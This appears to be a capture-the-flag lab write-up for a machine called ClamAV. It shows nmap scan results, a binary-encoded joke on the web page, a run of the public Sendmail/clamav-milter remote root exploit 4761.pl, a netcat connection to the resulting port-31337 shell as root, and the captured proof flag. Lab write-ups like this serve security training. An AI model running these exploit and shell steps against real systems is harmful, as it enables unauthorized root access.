
ClamAV




```
Discovered open port 199/tcp on 192.168.57.42
Discovered open port 80/tcp on 192.168.57.42
Discovered open port 139/tcp on 192.168.57.42
Discovered open port 22/tcp on 192.168.57.42
Discovered open port 445/tcp on 192.168.57.42
Discovered open port 25/tcp on 192.168.57.42
```

```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 3.8.1p1 Debian 8.sarge.6 (protocol 2.0)
| ssh-hostkey:
|   1024 30:3e:a4:13:5f:9a:32:c0:8e:46:eb:26:b3:5e:ee:6d (DSA)
|_  1024 af:a2:49:3e:d8:f2:26:12:4a:a0:b5:ee:62:76:b0:18 (RSA)
25/tcp  open  smtp        Sendmail 8.13.4/8.13.4/Debian-3sarge3
| smtp-commands: localhost.localdomain Hello [192.168.49.57], pleased to meet you, ENHANCEDSTATUSCODES, PIPELINING, EXPN, VERB, 8BITMIME, SIZE, DSN, ETRN, DELIVERBY, HELP
|_ 2.0.0 This is sendmail version 8.13.4 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA 2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0 For more info use "HELP <topic>". 2.0.0 To report bugs in the implementation send email to 2.0.0 sendmail-bugs@sendmail.org. 2.0.0 For local information send email to Postmaster at your site. 2.0.0 End of HELP info
80/tcp  open  http        Apache httpd 1.3.33 ((Debian GNU/Linux))
|_http-server-header: Apache/1.3.33 (Debian GNU/Linux)
|_http-title: Ph33r
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```


```
199/tcp open  smux        Linux SNMP multiplexer
445/tcp open  netbios-ssn Samba smbd 3.0.14a-Debian (workgroup: WORKGROUP)
Service Info: Host: localhost.localdomain; OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 5h59m58s, deviation: 2h49m42s, median: 3h59m58s
| smb-security-mode:
|   account_used: guest
|   authentication_level: share (dangerous)
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: 0XBABE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   0XBABE<00>           Flags: <unique><active>
|   0XBABE<03>           Flags: <unique><active>
|   0XBABE<20>           Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.14a-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-08-28T16:09:17-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
```

```
NSE: Script Post-scanning.

Initiating NSE at 16:09

Completed NSE at 16:09, 0.00s elapsed

Initiating NSE at 16:09

Completed NSE at 16:09, 0.00s elapsed

Initiating NSE at 16:09

Completed NSE at 16:09, 0.00s elapsed

Read data files from: /usr/share/nmap

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 11.94 seconds

        Raw packets sent: 1000 (44.000KB) | Rcvd: 1000 (40.024KB)
```

On port 80:



```
01101001 01100110 01111001 01101111 01110101 01100100 01101111 01101110 01110100 01110000 01110111 01101110 01101101 01100101 01110101
01110010 01100001 01101110 00110000 0011 0000 01100010
```



From: Binary

To: Text

```
01101001 01100110 01111001 01101111 01110101 01100100 01101111
01101110 01110100 01110000 01110111 01101110 01101101 01100101
01110101 01110010 01100001 01101110 00110000 0011 0000
01100010
```

Character encoding (optional): ASCII/UTF-8

```
ifyoudontpwnmeuran0□ b
```


Nice troll!

On smb, had all the users but the machine was using 199:

Sendmail 8.13.4


So using smtp, there is the clamav RCE 4761.pl

Port 31337 udp was open and eble to run this command:



```
┌──(kali㉿kali)-[~]
└─$ perl 4761.pl 192.168.57.42
Sendmail w/ clamav-milter Remote Root Exploit
Copyright (C) 2007 Eliteboy
Attacking 192.168.57.42 ...
220 localhost.localdomain ESMTP Sendmail 8.13.4/8.13.4/Debian-3sarge3; Thu, 28 Aug 2025 16:45:04 -0400; (No UCE/UBE) logging access from: [192.168.49.57](FAIL)-[192.1
68.49.57]
250-localhost.localdomain Hello [192.168.49.57], pleased to meet you
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-EXPN
250-VERB
250-8BITMIME
250-SIZE
250-DSN
250-ETRN
250-DELIVERBY
250 HELP


┌──(kali㉿kali)-[~]
└─$ nc 192.168.57.42 31337
(UNKNOWN) [192.168.57.42] 31337 (?) : Connection refused

┌──(kali㉿kali)-[~]
└─$ nc 192.168.57.42 31337
whoami
root
type proof.txt
-i: line 2: type: proof.txt: not found
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
```

Already had root access:



```
proof.txt
cat proof.txt
9ffd54d336a748e570e4a5bfe04f7bb7
```

Flag captured.